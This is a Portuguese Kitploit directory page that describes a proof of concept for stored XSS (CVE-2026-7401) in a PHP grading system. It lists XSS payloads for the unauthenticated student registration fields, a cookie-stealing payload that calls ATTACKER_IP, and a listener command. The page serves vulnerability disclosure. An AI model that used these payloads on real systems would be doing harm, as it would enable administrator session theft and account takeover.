
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
CVE-2026-7401-XSS — Prova de conceito para XSS armazenado no SourceCodester CET Automated Grading System 1.0, demonstrando injeção de payload não autenticada via registro de estudante, levando ao sequestro de sessão do administrador. | Kitploit
Ferramentas/GitHubGitHub/xmyronn/cve-2026-7401-xss
Análise de VulnerabilidadesExploraçãoExploração de Aplicações WebSegurança WebTestes de Penetração
GitHubxmyronn/cve-2026-7401-xss

CVE-2026-7401-XSS

Prova de conceito para XSS armazenado no SourceCodester CET Automated Grading System 1.0, demonstrando injeção de payload não autenticada via registro de estudante, levando ao sequestro de sessão do administrador.

Ver Repositório
32há 6 mesesAinda não revisado
Compartilhar

XSS Armazenado no Sistema de Classificação Automatizada CET — Registro de Estudante (Não Autenticado → Painel do Administrador)

Detalhes

CampoValor
FornecedorSourceCodester
URL do Fornecedorhttps://www.sourcecodester.com
ProdutoCET Automated Grading System com Análise Preditiva de IA em PHP e MySQL
URL do Produtohttps://www.sourcecodester.com/php/18686/cet-automated-grading-system-ai-predictive-analytics-php-and-mysql.html
Versão1.0
VulnerabilidadeCross-Site Scripting Armazenado (XSS)
CWECWE-79
Pontuação CVSSv38.8 (Alta)
Vetor de AtaqueRede
Autenticação NecessáriaNenhuma (O auto-registro de estudante é público)
VítimaAdministrador
Interação do UsuárioNecessária (O administrador visita o painel)
PesquisadorImad Alvi
Data2026-04-13

Componente Afetado

Arquivo: PersonalAGS/index.php?action=register (Registro de Estudante)
Parâmetros: student_id, full_name, section, username (POST)
Acionado em: PersonalAGS/index.php?action=dashboard (Painel do Administrador)


Descrição

O portal de auto-registro de estudantes no CET Automated Grading System 1.0 não sanitiza nem codifica a entrada fornecida pelo usuário antes de armazená-la no banco de dados. Um atacante não autenticado pode registrar uma conta de estudante com payloads de JavaScript injetados em qualquer campo de registro. O payload malicioso é armazenado no banco de dados e é executado no navegador de qualquer administrador que visite o painel onde os estudantes matriculados são listados.

Esta é uma cadeia de ataque crítica — nenhuma autenticação é necessária para injetar o payload, mas ele é executado em um contexto administrativo privilegiado, permitindo o roubo de cookies de sessão e a tomada total da conta do administrador.


Prova de Conceito

Passo 1 — Navegue até o Registro de Estudante (Sem Autenticação Necessária)

Navegue até a página pública de auto-registro de estudantes:

http://localhost/cet-personalagms/PersonalAGS/index.php?action=register


Passo 2 — Injete o Payload de XSS nos Campos de Registro

Preencha todos os campos com payloads de XSS e clique em Registrar Conta:

  • Número de Identificação do Estudante: "><svg onload=alert(1)>
  • Nome Completo: "><svg onload=alert(1)>
  • Seção: "><svg onload=alert(1)>
  • Nome de Usuário Desejado: "><svg onload=alert(1)>
Screenshot 2026-04-13 030707

O registro é concluído com sucesso — os payloads são armazenados no banco de dados.


Passo 3 — O XSS é Acionado no Painel do Administrador

Quando o administrador faz login e visita o painel, o payload injetado é executado imediatamente. O popup de alerta é acionado e o layout da página fica visivelmente quebrado pelo HTML injetado — confirmando que o payload é renderizado sem sanitização no painel administrativo.

Os cabeçalhos das seções do painel também refletem os valores injetados:

  • 1ST YEAR - SECTION 1ST YEAR" ONMOUSEOVE
  • 3RD YEAR - SECTION " ONLOAD=ALERT(1) X=
Screenshot 2026-04-13 030717

Payload de Sequestro de Sessão

Um atacante pode escalar isso para o sequestro total da sessão do administrador usando o seguinte payload nos campos de registro:

" onmouseover="new Image().src='http://ATTACKER_IP:8888/?c='+document.cookie" x="

Configure um listener na máquina do atacante:

python3 -m http.server 8888

Quando o administrador visita o painel, o cookie de sessão é enviado ao servidor do atacante, permitindo a tomada completa da conta.


Impacto

Um atacante não autenticado pode:

  • Injetar JavaScript persistente no painel do administrador por meio do registro público de estudantes
  • Roubar o cookie de sessão do administrador e assumir a conta do administrador
  • Executar qualquer ação administrativa em nome da vítima
  • Redirecionar administradores para páginas maliciosas
  • Desfigurar o painel do administrador

Nenhuma autenticação é necessária para injetar o payload. O ataque é executado automaticamente quando qualquer administrador visita o painel.



Referências

  • SourceCodester — CET Automated Grading System
  • CWE-79: Neutralização Incorreta de Entrada Durante a Geração de Páginas Web.
Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    732
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    506
  • 3

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    405
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    342
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    261
  • 6

    antifox

    antifox-ai/antifox

    Plataforma de testes de penetração autónoma com multiagentes de IA que executa reconhecimento, descoberta de superfície de ataque, validação de exploração e entrega de relatórios com evidências.

    259

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →